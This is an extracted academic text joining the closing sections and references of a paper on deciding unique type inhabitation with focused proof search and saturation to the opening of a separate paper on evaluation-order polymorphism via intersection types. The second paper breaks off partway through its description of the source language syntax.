Aoto (1999) proposed a criterion based on terms: a type is uniquely inhabited if it “provable without non-prime contraction”, that is if it has at least *one* inhabitant (not necessarily cut-free) whose only variables with multiple uses are of atomic type. Recently, Bourreau and Salvati (2011) used game semantics to give an alternative presentation of Aoto’s results, and a syntactic characterization of *all* inhabitants of negatively non-duplicated formulas.

Those sufficient conditions suggest deep relations between the static and dynamics semantics of restricted fragments of the lambda-calculus – it is not a coincidence that contraction at non-atomic type is also problematic in definitions of proof equivalence coming from categorical logic (Dosen 2003). However, they give little in the way of a decision procedure for all types – conversely, our decision procedure does not by itself reveal the structure of the types for which it finds unicity.

An indirectly related work is the work on retractions in simple types (A is a retract of B if B can be surjectively mapped into A by a λ -term). Indeed, in a type system with a unit type 1 , a given type A is uniquely inhabited if and only if it is a retract of 1 . Stirling (2013) proposes an algorithm, inspired by dialogue games, for deciding retraction in the lambda-calculus with arrows and products; but we do not know if this algorithm could be generalized to handle sums. If we remove sums, focusing already provides an algorithm for unique inhabitation.

Counting Inhabitants Broda and Damas (2005) remark that normal inhabitants of simple types can be described by a context-free structure. This suggests, as done in Zaoinec (1995), counting terms by solving a set of polynomial equations. Further references to such “grammatical” approaches to lambda-term enumeration and counting can be found in Dowek and Jiang (2011).

Of particular interest to us was the recent work of Wells and Yakobowski (2004). It is similar to our work both in terms of expected application (program fragment synthesis) and methods, as it uses (a variant of) the focused calculus LJT (Herbelin 1993) to perform proof search. It has sums (disjunctions), but because it only relies on focusing for canonicity it only implements the *weak* notion of η -equivalence for sums: as explained in Section 1.7, it counts an infinite number of inhabitants in presence of a sum thunked under a negative. Their technique to ensure termination of enumeration is very elegant. Over the graph of all possible proof steps in the type system (using multisets as contexts: an infinite

search space), they superimpose the graph of all possible non-cyclic proof steps in the logic (using sets as contexts: a finite search space). Termination is obtained, in some sense, by traversing the two in lockstep. We took inspiration from this idea to obtain our termination technique: our bounded multisets can be seen as a generalization of their use of set-contexts.

Non-Classical Theorem Proving and More Canonical Systems

Automated theorem proving has motivated fundamental research on more canonical representations of proofs: by reducing the number of redundant representations that are equivalent as programs, one can reduce the search space – although that does not necessarily improve speed, if the finer representation requires more book-keeping. Most of this work was done first for (first-order) classical logic; efforts porting them to other logics (linear, intuitionistic, modal) were of particular interest, as it often reveals the general idea behind particular techniques, and is sometimes an occasion to reformulate them in terms closer to type theory.

An important brand of work studies connection-based, or matrix-based, proof methods. They have been adapted to non-classical logic as soon as Wallen (1987). It is possible to present connection-based search “uniformly” for many distinct logics (Ottten and Kreitz 1996), changing only one logic-specific check to be performed a posteriori on connections (axiom rules) of proof candidates. In intuitionistic setting, that would be a comparison on indices of Kripke Worlds; it is strongly related to *labeled logics* (Galmiche and Méry 2013). On the other hand, matrix-based methods rely on guessing the number of duplications of a formula (contractions) that will be used in a particular proof, and we do not know whether that can be eventually extended to second-order polymorphism – by picking a presentation closer to the original logic, namely focused proofs, we hope for an easier extension.

Some contraction-free calculi have been developed with automated theorem proving for intuitionistic logic in mind. A presentation is given in Dyckhoff (1992) – the idea itself appeared as early as Vorob’ev (1958). The idea is that sums and (positive) products do not need to be deconstructed twice, and thus need not be contracted on the left. For functions, it is actually sufficient for provability to implicitly duplicate the arrow in the argument case of its elimination form ($A \rightarrow B$ may have to be used again to build the argument A), and to forget it after the result of application (B) is obtained. More advanced systems typically do case-distinctions on the argument type A to refine this idea, see Dyckhoff (2013) for a recent survey. Unfortunately, such techniques to reduce the search space break computational completeness: they completely remove some programmatic behaviors. Consider the type $\text{Stream}(A, B) \stackrel{\text{def}}{=} A * (A \rightarrow A * B)$ of infinite streams of state A and elements B : with this restriction, the next-element function can be applied at most once, hence $\text{Stream}(X, Y) \rightarrow Y$ is uniquely inhabited in those contraction-free calculi. (With focusing, only negatives are contracted, and only when picking a focus.)

Focusing was introduced for linear logic (Andreoli 1992), but is adaptable to many other logics. For a reference on focusing for intuitionistic logic, see Liang and Miller (2007). To easily elaborate programs as lambda-terms, we use a natural deduction presentation (instead of the more common sequent-calculus presentation) of focused logic, closely inspired by the work of Brock-Nannestad and Schürmann (2010) on intuitionistic linear logic.

Some of the most promising work on automated theorem proving for intuitionistic logic comes from applying the so-called “Inverse Method” (see Degtyarev and Voronkov (2001) for a classical presentation) to focused logics. The inverse method was ported to linear logic in Chaudhuri and Pfenning (2005), and turned into an efficient implementation of proof search for intuitionistic logic in McLaughlin and Pfenning (2008). It is a “forward” method: to

prove a given judgment, start with the instances of axiom rules for all atoms in the judgment, then build all possible valid proofs until the desired judgment is reached – the subformula property, bounding the search space, ensures completeness for propositional logic. Focusing allows important optimization of the method, notably through the idea of “synthetic connectives”: invertible or non-invertible phases have to be applied all in one go, and thus form macro-steps that speed up saturation.

In comparison, our own search process alternates forward and backward-search. At a large scale we do a backward-directed proof search, but each non-invertible phase performs saturation, that is a complete forward-search for positives. Note that the search space of those saturation phases is not the subformula space of the main judgment to prove, but the (smaller) subformula space of the current subgoal’s context. When saturation is complete, backward goal-directed search restarts, and the invertible phase may grow the context, incrementally widening the search space. (The forward-directed aspects of our system could be made richer by adding positive products and positively-biased atoms; this is not our main point of interest here. Our coarse choice has the good property that, in absence of sum types in the main judgment, our algorithm immediately degrades to simple, standard focused backward search.)

Lollimon (López, Pfenning, Polakow, and Watkins 2005) mixes backward search for negatives and forward search for positives. The logic allows but does not enforce saturation; it is only in the implementation that (provability) saturation is used, and they found it useful for their applications – modelling concurrent systems.

Finally, an important result for canonical proof structures is *maximal multi-focusing* (Miller and Saurin 2007; Chaudhuri, Miller, and Saurin 2008). Multi-focusing refines focusing by introducing the ability to focus on several formulas at once, in parallel, and suggests that, among formulas equivalent modulo valid permutations of inference rules, the “more parallel” one are more canonical. Indeed, *maximal* multi-focused proofs turn out to be equivalent to existing more-canonical proof structures such as linear proof nets (Chaudhuri, Miller, and Saurin 2008) and classical expansion proofs (Chaudhuri, Hetzl, and Miller 2012).

Saturating focused proofs are almost maximal multi-focused proofs according to the definition of Chaudhuri, Miller, and Saurin (2008). The difference is that multi-focusing allow to focus on both variables in the context and the goal in the same time, while our right-focusing rule *SAT-INTRO* can only be applied sequentially after *SAT* (which does multi-left-focusing). To recover the exact structure of maximal multi-focusing, one would need to allow *SAT* to also focus on the right, and use it only when the right choices do not depend on the outcome on saturation of the left (the foci of the same set must be independent), that is when none of the bound variables are used (typically to saturate further) before the start of the next invertible phase. This is a rather artificial restriction from a backward-search perspective. Maximal multi-focusing is more elegant, declarative in this respect, but is less suited to proof search.

Equivalence of Terms in Presence of Sums Ghani (1995) first proved the decidability of equivalence of lambda-terms with sums, using sophisticated rewriting techniques. The two works that followed (Altenkirch, Dybjer, Hofmann, and Scott 2001; Balat, Di Cosmo, and Fiore 2004) used normalization-by-evaluation instead. Finally, Lindley (2007) was inspired by Balat, Di Cosmo, and Fiore (2004) to re-explain equivalence through rewriting. Our idea of “cutting sums as early as possible” was inspired from Lindley (2007), but in retrospect it could be seen in the “restriction (A)” in the normal forms of Balat, Di Cosmo, and Fiore (2004), or directly in the “maximal conversions” of Ghani (1995).

Note that the existence of unknown atoms is an important aspect of our calculus. Without them (starting only from base types 0 and

1), all types would be finitely inhabited. This observation is the basis of the promising unpublished work of Ahmad, Licata, and Harper (2010), also strongly relying on (higher-order) focusing. Finiteness hypotheses also play an important role in Ilik (2014), where they are used to reason on type *isomorphisms* in presence of sums. Our own work does not handle 1 or 0; the latter at least is a notorious source of difficulties for equivalence, but is also seldom necessary in practical programming applications.

Elaboration of Implicits Probably the most visible and the most elegant uses of typed-directed code inference for functional languages are *type-classes* (Wadler and Blott 1989) and *implicits* (Oliveira, Moors, and Odersky 2010). Type classes elaboration is traditionally presented as a satisfiability problem (or constraint solving problem (Stuckey and Sulzmann 2002)) that happens to have operational consequences. Implicits recast the feature as elaboration of a programming *term*, which is closer to our methodology. Type-classes traditionally try (to various degrees of success) to ensure *coherence*, namely that a given elaboration goal always give the same dynamic semantics wherever it happens in the program – often by making instance declarations a toplevel-only construct. Implicits allow a more modular construction of the elaboration environment, but have to resort to priorities to preserve determinism (Oliveira, Schrijvers, Choi, Lee, Yi, and Wadler 2014).

We propose to reformulate the question of determinism or ambiguity by presenting elaboration as a *typing* problem, and proving that the elaborated problems intrinsically have unique inhabitants. This point of view does not by itself solve the difficult questions of which are the good policies to avoid ambiguity, but it provides a more declarative setting to expose a given strategy; for example, priority to the more recently introduced implicit would translate to an explicit weakening construct, removing older candidates at introduction time, or a restricted variable lookup semantics.

(The global coherence issue is elegantly solved, independently of our work, by using a dependent type system where the values that semantically depend on specific elaboration choices (eg., a balanced tree ordered with respect to some specific order) have a type that syntactically depends on the elaboration witness. This approach meshes very well with our view, especially in systems with explicit equality proofs between terms, where features that grow the implicit environment could require proofs from the user that unicity is preserved.)

Smart Completion and Program Synthesis Type-directed program synthesis has seen sophisticated work in the recent years, notably Perelman, Gulwani, Ball, and Grossman (2012), Gvero, Kuncak, Kuraj, and Piskac (2013). Type information is used to fill missing holes in partial expressions given by the users, typically among the many choices proposed by a large software library. Many potential completions are proposed interactively to the user and ordered by various ranking heuristics.

Our uniqueness criterion is much more rigid: restrictive (it has far less potential applications) and principled (there are no heuristics or subjective preferences at play). Complementary, it aims for application in richer type systems, and in *programming constructs* (implicits, etc.) rather than *tooling* with interactive feedback.

Synthesis of glue code interfacing whole modules has been presented as a type-directed search, using type isomorphisms (Aponte and Cosmo 1996) or inhabitation search in combinatory logics with intersection types (Düdder et al. 2014).

We were very interested in the recent Osera and Zdanczewicz (2015), which generates code from both expected type and input/output examples. The works are complementary: they have interesting proposals for data-structures and algorithm to make term search efficient, while we bring a deeper connection to proof-

theoretic methods. They independently discovered the idea that saturation must use the “new” context, in their work it plays the role of an algorithmic improvement they call “relevant term generation”.

7.2 Future Work

We hope to be able to extend the uniqueness algorithm to more powerful type systems, such as System F polymorphism or dependent types. Decidability, of course, is not to be expected: deciding uniqueness is at least as hard as deciding inhabitation, and this quickly becomes undecidable for more powerful systems. Yet, we hope that the current saturation approach can be extended to give an effective semi-decision procedures. We will detail below two extensions that we have started looking at, unit and empty types, and parametric polymorphism; and two extensions we have not considered yet, substructural logics and equational reasoning.

Unit and Empty Types As an experiment, we have added a non-formalized support for the unit type 1 and the empty type 0 to our implementation. The unit types poses no difficulties, but we were more surprised to notice that they empty type seems also simple to handle – although we have not proved anything about it for now. We add it as a positive, with the following left-introduction rule (and no right-introduction rule):

$$\frac{\text{SINV-EMPTY}}{\Gamma; \Delta, x : 0 \vdash_{\text{SINV}} \text{absurd}(x) : A}$$

Our saturation algorithm then naturally gives the expected equivalence rule in presence of 0, which is that all programs in a inconsistent context (0 is provable) are equal ($A^0 = 1$): saturation will try to “cut all 0”, and thus detect any inconsistency; if one or several proofs of 0 are found, the following invertible phase will always use the SINV-EMPTY rule, and find `absurd(·)` as the unique derivation. For example, while the bind function for the A -translation monad $B \mapsto (B \rightarrow A) \rightarrow A$ is not unique for arbitrary formulas A , our extended prototype finds a unique bind for the non-delimited continuation monad $B \mapsto B \rightarrow 0 \rightarrow 0$.

Polymorphism Naively adding parametric polymorphism to the system would suggest the following rules:

$$\frac{\text{SINV-POLY} \quad \Gamma; \Delta, \alpha \vdash_{\text{SINV}} t : A}{\Gamma; \Delta \vdash_{\text{SINV}} t : \forall \alpha. A} \quad \frac{\text{SELIM-POLY} \quad \Gamma \vdash n \Downarrow \forall \alpha. A \quad \Gamma \vdash B}{\Gamma \vdash n \Downarrow A[B/\alpha]}$$

The invertible introduction rule is trivially added to our algorithm. It generalizes our treatment of atomic types by supporting a bit more than purely prenex polymorphism, as it supports all quantifiers in so-called “positive positions” (to the left of an even number of arrows), such as $1 \rightarrow (\forall \alpha. \alpha \rightarrow \alpha)$ or $((\forall \beta. \beta \rightarrow \beta) \rightarrow X) \rightarrow X$. However, saturating the elimination rule SELIM-POLY would a priori require instantiating the polymorphic type with infinitely many instances (there is no clear subformula property anymore). Even naive (and probably incomplete) strategies such as instantiating with all closed formulas of the context lead to non-termination, as for example instantiating the variable α of closed type $1 \rightarrow \forall \alpha. \alpha$ with the closed type itself leads to an infinite regress of deduced types of the form $1 \rightarrow 1 \rightarrow 1 \rightarrow \dots$.

Another approach would be to provide a left-introduction rule for polymorphism, based on the idea, loosely inspired by higher-order focusing (Zeilberger 2008), that destructing a value is inspecting all possible ways to construct it. For example, performing proof search determines that any possible closed proof of the term $\forall \alpha. (X \rightarrow Y \rightarrow \alpha)$ must have two subgoals, one of type X and another of type Y ; and that there are two ways to build a closed proof of $\forall \alpha. (X \rightarrow \alpha) \rightarrow (Y \rightarrow \alpha)$, using either a subgoal of

type X or of type Y . How far into the traditional territory of parametricity can we go using canonical syntactic proof search only?

Substructural Logics Instead of moving to more polymorphic type systems, one could move to substructural logics. We could expect to refine a type annotation using, for example, linear arrows, to get a unique inhabitant. We observed, however, that linearity is often disappointing in getting “unique enough” types. Take the polymorphic type of mapping on lists, for example: $\forall \alpha \beta. (\alpha \rightarrow \beta) \rightarrow (\text{List } \alpha \rightarrow \text{List } \beta)$. Its inhabitants are the expected map composed with any function that can reorder, duplicate or drop elements from a list. Changing the two inner arrows to be linear gives us the set of functions that may only reorder the mapped elements: still not unique. An idea to get a unique type is to request a mapping from $(\alpha \leq \beta)$ to $(\text{List } \alpha \leq \text{List } \beta)$, where the subtyping relation (\leq) is seen as a substructural arrow type.

(Dependent types also allow to capture `List.map`, as the unique inhabitant of the dependent induction principle on lists is unique.)

Equational Reasoning We have only considered pure, strongly terminating programs so far. One could hope to find monadic types that uniquely defined transformations of impure programs (e.g. $(\alpha \rightarrow \beta) \rightarrow \mathbb{M} \alpha \rightarrow \mathbb{M} \beta$). Unfortunately, this approach would not work by simply adding the unit and bind of the monad as formal parameters to the context, because many programs that are only equal up to the monadic laws would be returned by the system. It could be interesting to enrich the search process to also normalize by the monadic laws. In the more general case, can the search process be extended to additional rewrite systems?

7.3 Conclusion

We have presented an algorithm that decides whether a given type of the simply-typed lambda-calculus with sums has a unique inhabitant modulo $\beta\eta$ -equivalence; starting from standard focused proof search, the new ingredient is *saturation* which eagerly cuts any positive that can be derived from the current context by a focused elimination. Termination is obtained through a context approximation result, remembering one or “two-or-more” variables of each type.

This is a foundational approach to questions of code inference, yet preliminary studies suggest that there are already a few potential applications, to be improved with future support for richer systems.

Of course, guessing a program from its type is not necessarily beneficial if the type is as long to write (or harder to read) than the program itself. We see code and type inference as mutually-beneficial features, allowing the programmer to express intent in part through the term language, in part through the type language, playing on which has developed the more expressive definitions or abstractions for the task at hand.

Acknowledgments

We are grateful to Adrien Guatto and anonymous reviewers for their helpful feedback.

References

- Arbob Ahmad, Daniel R. Licata, and Robert Harper. Deciding coproduct equality with focusing. Online draft, 2010.
- Thorsten Altenkirch, Peter Dybjer, Martin Hofmann, and Philip J. Scott. Normalization by evaluation for typed lambda calculus with coproducts. In *LICS*, 2001.
- Jean-Marc Andreoli. Logic Programming with Focusing Proof in Linear Logic. *Journal of Logic and Computation*, 1992.

- Takahito Aoto. Uniqueness of normal proofs in implicational intuitionistic logic. *Journal of Logic, Language and Information*, 1999.
- Takahito Aoto and Hiroakira Ono. Non-Uniqueness of Normal Proofs for Minimal Formulas in Implication-Conjunction Fragment of BCK. *Bulletin of the Section of Logic*, 1994.
- Maria-Virginia Aponte and Roberto Di Cosmo. Type isomorphisms for module signatures. In *PLILP*, 1996.
- Ali Babaev and Sergei Soloviev. A coherence theorem for canonical morphisms in cartesian closed categories. *Journal of Soviet Mathematics*, 1982.
- Vincent Balat, Roberto Di Cosmo, and Marcelo Fiore. Extensional normalisation and type-directed partial evaluation for typed lambda calculus with sums. In *POPL*, 2004.
- Pierre Bourreau and Sylvain Salvati. Game semantics and uniqueness of type inhabitation in the simply-typed λ -calculus. In *TLCA*, 2011.
- Taus Brock-Nannestad and Carsten Schürmann. Focused natural deduction. In *LPAR-17*, 2010.
- Sabine Broda and Luís Damas. On long normal inhabitants of a type. *J. Log. Comput.*, 2005.
- Kaustuv Chaudhuri and Frank Pfenning. Focusing the inverse method for linear logic. In *CSL*, 2005.
- Kaustuv Chaudhuri, Dale Miller, and Alexis Saurin. Canonical sequent proofs via multi-focusing. In *IFIP TCS*, 2008.
- Kaustuv Chaudhuri, Stefan Hetzl, and Dale Miller. A Systematic Approach to Canonicity in the Classical Sequent Calculus. In *CSL*, 2012.
- Pierre-Louis Curien and Guillaume Munch-Maccagnoni. The duality of computation under focus. In *IFIP TCS*, 2010.
- Anatoli Degtyarev and Andrei Voronkov. Introduction to the inverse method. In *Handbook of Automated Reasoning*. 2001.
- Kosta Dosen. Identity of proofs based on normalization and generality. *Bulletin of Symbolic Logic*, 2003.
- Gilles Dowek and Ying Jiang. On the expressive power of schemes. *Inf. Comput.*, 2011.
- Boris Döder, Moritz Martens, and Jakob Rehof. Staged composition synthesis. In *ESOP*, 2014.
- Roy Dyckhoff. Contraction-free sequent calculi for intuitionistic logic. *J. Symb. Log.*, 1992.
- Roy Dyckhoff. Intuitionistic decision procedures since gentzen, 2013. Talk notes.
- Didier Galmiche and Daniel Méry. A connection-based characterization of bi-intuitionistic validity. *J. Autom. Reasoning*, 2013.
- Neil Ghani. Beta-eta equality for coproducts. In *TLCA*, 1995.
- Tihomir Gvero, Viktor Kuncak, Ivan Kuraj, and Ruzica Piskac. Complete completion using types and weights. In *PLDI*, 2013.
- Hugo Herbelin. A lambda-calculus structure isomorphic to gentzen-style sequent calculus structure. In *CSL*, 1993.
- Danko Ilik. Axioms and decidability for type isomorphism in the presence of sums. *CoRR*, 2014. URL <http://arxiv.org/abs/1401.2567>.
- Edward Kmett. Lens, 2012. URL <https://github.com/ekmett/lens>.
- Edward Kmett. Lens wiki – types, 2013. URL <https://github.com/ekmett/lens/wiki/Types>.
- Neelakantan R. Krishnaswami. Focusing on pattern matching. In *POPL*, 2009.
- Chuck Liang and Dale Miller. Focusing and polarization in intuitionistic logic. *CoRR*, 2007. URL <http://arxiv.org/abs/0708.2252>.
- Sam Lindley. Extensional rewriting with sums. In *TLCA*, 2007.
- Pablo López, Frank Pfenning, Jeff Polakow, and Kevin Watkins. Monadic concurrent linear logic programming. In *PPDP*, 2005.
- Sean McLaughlin and Frank Pfenning. Imogen: Focusing the polarized inverse method for intuitionistic propositional logic. In *LPAR*, 2008.
- Dale Miller and Alexis Saurin. From proofs to focused proofs: A modular proof of focalization in linear logic. In *CSL*, 2007.
- Grigori Mints. Closed categories and the theory of proofs. *Journal of Soviet Mathematics*, 1981.
- Bruno C. d. S. Oliveira, Adriaan Moors, and Martin Odersky. Type classes as objects and implicits. In *OOPSLA*, 2010.
- Bruno C. d. S. Oliveira, Tom Schrijvers, Wontae Choi, Wonchan Lee, Kwangkeun Yi, and Philip Wadler. The implicit calculus: A new foundation for generic programming. 2014.
- Peter-Michael Osera and Steve Zdancewic. Type-and-example-directed program synthesis. In *PLDI*, 2015.
- Jens Otten and Christoph Kreitz. A uniform proof procedure for classical and non-classical logics. In *KI Advances in Artificial Intelligence*, 1996.
- Daniel Perelman, Sumit Gulwani, Thomas Ball, and Dan Grossman. Type-directed completion of partial expressions. In *PLDI*, 2012.
- Gabriel Scherer. Mining opportunities for unique inhabitants in dependent programs, 2013.
- Gabriel Scherer. 2-or-more approximation for intuitionistic logic. 2014.
- Gabriel Scherer and Didier Rémy. 2015. URL http://gallium.inria.fr/~scherer/research/unique_inhabitants/.
- Colin Stirling. Proof systems for retracts in simply typed lambda calculus. In *Automata, Languages, and Programming - ICALP*, 2013.
- Peter J. Stuckey and Martin Sulzmann. A theory of overloading. In *ICFP*, 2002.
- Nikolay Vorob'ev. A new algorithm of derivability in a constructive calculus of statements. In *Problems of the constructive direction in mathematics*, 1958.
- Philip Wadler and Stephen Blott. How to make ad-hoc polymorphism less ad-hoc. In *POPL*, 1989.
- Lincoln A. Wallen. Automated proof search in non-classical logics: Efficient matrix proof methods for modal and intuitionistic logic, 1987.
- Joe B. Wells and Boris Yakobowski. Graph-based proof counting and enumeration with applications for program fragment synthesis. In *LOPSTR*, 2004.
- Marek Zaionc. Fixpoint technique for counting terms in typed lambda-calculus. Technical report, State University of New York, 1995.
- Noam Zeilberger. Focusing and higher-order abstract syntax. In *POPL*, 2008.

Elaborating Evaluation-Order Polymorphism

Joshua Dunfield

University of British Columbia
Vancouver, Canada
joshdunf@cs.ubc.ca

Abstract

We classify programming languages according to evaluation order: each language fixes one evaluation order as the default, making it transparent to program in that evaluation order, and troublesome to program in the other.

This paper develops a type system that is impartial with respect to evaluation order. Evaluation order is implicit in terms, and explicit in types, with by-value and by-name versions of type connectives. A form of intersection type quantifies over evaluation orders, describing code that is agnostic over (that is, polymorphic in) evaluation order. By allowing such generic code, programs can express the by-value and by-name versions of a computation without code duplication.

We also formulate a type system that only has by-value connectives, plus a type that generalizes the difference between by-value and by-name connectives: it is either a suspension (by name) or a “no-op” (by value). We show a straightforward encoding of the impartial type system into the more economical one. Then we define an elaboration from the economical language to a call-by-value semantics, and prove that elaborating a well-typed source program, where evaluation order is implicit, produces a well-typed target program where evaluation order is explicit. We also prove a simulation between evaluation of the target program and reductions (either by-value or by-name) in the source program.

Finally, we prove that typing, elaboration, and evaluation are faithful to the type annotations given in the source program: if the programmer only writes by-value types, no by-name reductions can occur at run time.

Categories and Subject Descriptors F.3.3 [Mathematical Logic and Formal Languages]: Studies of Program Constructs—Type structure

Keywords evaluation order, intersection types, polymorphism

1. Introduction

It is customary to distinguish languages according to how they pass function arguments. We tend to treat this as a basic taxonomic distinction: for example, OCaml is a call-by-value language, while Haskell is call-by-need. Yet this taxonomy has been dubious from the start: Algol-60, in which arguments were call-by-name by default, also supported call-by-value. For the λ -calculus, Plotkin (1975) showed how to use *administrative reductions* to translate a

cbv program into one that behaves equivalently under cbn evaluation, and vice versa. Thus, one can write a call-by-name program in a call-by-value language, and a call-by-value program in a call-by-name language, but at the price of administrative burdens: creating and forcing thunks (to simulate call-by-name), or using special strict forms of function application, binding, etc. (to simulate call-by-value).

But programmers rarely want to encode an entire program into a different evaluation order. Rather, the issue is how to use the other evaluation order in *part* of a program. For example, game search can be expressed elegantly using a lazy tree, but in an ordinary call-by-value language one must explicitly create and force thunks. Conversely, a big advantage of call-by-value semantics is the relative ease of reasoning about cost (time and space); to recover some of this ease of reasoning, languages that are not call-by-value often have strict versions of function application and strictness annotations on types.

An impartial type system. For any given language, the language designers’ favourite evaluation order is the linguistically *unmarked* case. Programmers are not forced to use that order, but must do extra work to use another, even in languages with mechanisms specifically designed to mitigate these burdens, such as a *lazy* keyword (Wadler et al. 1998).

The first step we’ll take in this paper is to stop playing favourites: our source language allows each evaluation order to be used as easily as the other. Our *impartial type system* includes by-value and by-name versions of function types ($\overset{V}{\rightarrow}$, $\overset{N}{\rightarrow}$), product types ($*^V$, $*^N$), sum types ($+^V$, $+^N$) and recursive types (μ^V , μ^N). Using bidirectional typing, which distinguishes checking and inference, we can use information found in the types of functions to determine whether an unmarked λ or application should be interpreted as call-by-name or call-by-value.

What if we want to define the same operation over both evaluation orders, say *compose*, or *append* (that is, for strict and lazy lists)? Must we write two identical versions, with nearly-identical type annotations? No: We can use polymorphism based on intersection types. The abstruse reputation of intersection types is belied by a straightforward formulation as implicit products (Dunfield 2014), a notion also used by Chen et al. (2014) to express polymorphism over a finite set of levels (though without using the word “intersection”). In these papers’ type systems, elaboration takes a polymorphic source program and produces a target program explicitly specifying necessary, but tedious, constructs. For Dunfield (2014), the extra constructs introduce and eliminate the products that were implicit in the source language; for Chen et al. (2014), the extra constructs support a dynamic dependency graph for efficient incremental computation.

In this paper, we express the intersection type \bigwedge as a universal quantifier over evaluation orders. For example, the type $\forall a. \text{int} \xrightarrow{a} \text{int}$ corresponds to $(\text{int} \xrightarrow{V} \text{int}) \bigwedge (\text{int} \xrightarrow{N} \text{int})$. Thus, we can type code that is generic over evaluation orders. Datatype defini-

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784744




Figure 1. Encoding and elaboration

tions, expressed as recursive/sum types, can also be polymorphic in evaluation order; for example, operations on binary search trees can be written just once. Much of the theory in this paper follows smoothly from existing work on intersection types, particularly Dunfield (2014). However, since we only consider intersections equivalent to the quantified type $\Delta a. A$, our intersected types have parametric structure: they differ only in the evaluation orders decorating the connectives. This limitation, a cousin of the *refinement restriction* in datasort refinement systems (Freeman and Pfenning 1991; Davies 2005), avoids the need for a merge construct (Reynolds 1996; Dunfield 2014) and the issues that arise from it.

A simple, fine-grained type system. The source language just described meets our goal of impartiality, but the large number of connectives yields a slightly unwieldy type system. Fortunately, we can refine this system by abstracting out the differences between the by-name and by-value versions of each connective. That is, each by-name connective corresponds to a by-value connective with suspensions (thunks) added: the by-name function type $S_1 \xrightarrow{N} S_2$ corresponds to $(U \ S_1) \rightarrow S_2$ where \rightarrow is by-value, whereas $S_1 \xrightarrow{V} S_2$ is simply $S_1 \rightarrow S_2$. Here, $U \ S_1$ is a *thunk type*—essentially $\mathbf{1} \rightarrow S_1$. We realize this difference through a connective $e \blacktriangleright S$, read “ e suspend S ”, where $N \blacktriangleright S$ corresponds to $U \ S$ and $V \blacktriangleright S$ is equivalent to S . This gives an economical type system with call-by-value versions of the usual connectives ($\rightarrow, *, +, \mu$), plus $e \blacktriangleright S$. This type system is biased towards call-by-value (with call-by-name being “marked”), but we can easily encode the impartial connectives: $S_1 \xrightarrow{e} S_2$ becomes $(e \blacktriangleright S_1) \rightarrow S_2$, the sum type $S_1 +^e S_2$ becomes $e \blacktriangleright (S_1 + S_2)$, etc.

Another advantage of this type system is that, in combination with polymorphism, it is simple to define variants of data structures that mix different evaluation orders. For example, a single list definition can encompass lists with strict “next pointers” (so that “walking” the list is guaranteed linear time) and lazy elements (so that examining the element may not be constant time), as well as lists with lazy “next pointers” and strict contents (so that “walking” the list is not guaranteed linear—but once a cons cell has been produced, its element can be accessed in constant time).

Having arrived at this economical type system for source programs, in which evaluation order is implicit in terms, we develop an elaboration that produces a target program in which evaluation order is explicit: thunks are explicitly created and forced, and multiple versions of functions—by-value and by-name—are generated and selected explicitly.

Contributions. This paper makes the following contributions:

- (§2) We define an *impartial* source language and type system that are equally suited to call-by-value and call-by-name. Using a type $\Delta a. \tau$ that quantifies over evaluation orders a , programmers can define data structures and functions that are generic over evaluation order. The type system is bidirectional, alternating between checking an expression against a known type (derived from a type annotation) and synthesizing a type from an expression.
- (§3) Shifting to a call-by-value perspective, we abstract out the suspensions implicit in the by-name connectives, yielding a smaller *economical* type system, also suitable for a (non-impartial) source language. We show that programs well-typed in the impartial type system remain well-typed in the economical type system. Evaluation order remains implicit in terms, and is specified only in type annotations, using the *suspension point* $e \blacktriangleright S$.
- (§5) We give *elaboration typing* rules from the economical type system into target programs with fully explicit evaluation order. We prove that, given a well-typed source program, the result of the translation is well-typed in a call-by-value target language (Section 4).
- (§6) We prove that the target program behaves like the source program: when the target takes a step from M to M' , the source program that elaborated to M takes some number of steps, yielding an expression that elaborates to M' . We also prove that if a program is typed (in the economical type system) without by-name suspensions, the source program can take only “by-value steps” possible in a cbv semantics. This result exploits a kind of subformula property of the bidirectional type system. Finally, we prove that if a program is impartially typed without using by-value connectives, it can be economically typed without by-name suspensions.

Figure 1 shows the structure of our approach.

Extended version with appendices. Proofs omitted from the main paper for space reasons can be found in Dunfield (2015).

2. Source Language and Impartial Type System

Program variables x
Source expressions $e ::= () \mid x \mid u \mid \lambda x. e \mid e_1 @ e_2 \mid \text{fix } u. e$
 $\mid \Lambda \alpha. e \mid e[\tau] \mid (e : \tau)$
 $\mid (e_1, e_2) \mid \text{proj}_k e$
 $\mid \text{inj}_k e \mid \text{case}(e, x_1.e_1, x_2.e_2)$

Figure 2. Impartial source language syntax

Evaluation order vars. a
Evaluation orders $e ::= V \mid N \mid a$
Type variables α
Valuenesses $\varphi ::= \text{val} \mid T$
Source types $\tau ::= \mathbf{1} \mid \alpha \mid \forall \alpha. \tau \mid \Delta a. \tau \mid \tau_1 \xrightarrow{e} \tau_2$
 $\mid \tau_1 *^e \tau_2 \mid \tau_1 +^e \tau_2 \mid \mu^e \alpha. \tau$
Source typing contexts $\gamma ::= \cdot \mid \gamma, x \varphi \Rightarrow \tau \mid \gamma, u \tau \Rightarrow \tau$
 $\mid \gamma, a \text{evalorder} \mid \gamma, \alpha \text{type}$

Figure 3. Impartial types for the source language

In our source language (Figure 2), expressions e are the unit value $()$, variables x , abstraction $\lambda x. e$, application $e_1 @ e_2$, fixed points $\text{fix } u. e$ with fixed point variables u , pairs and projections,

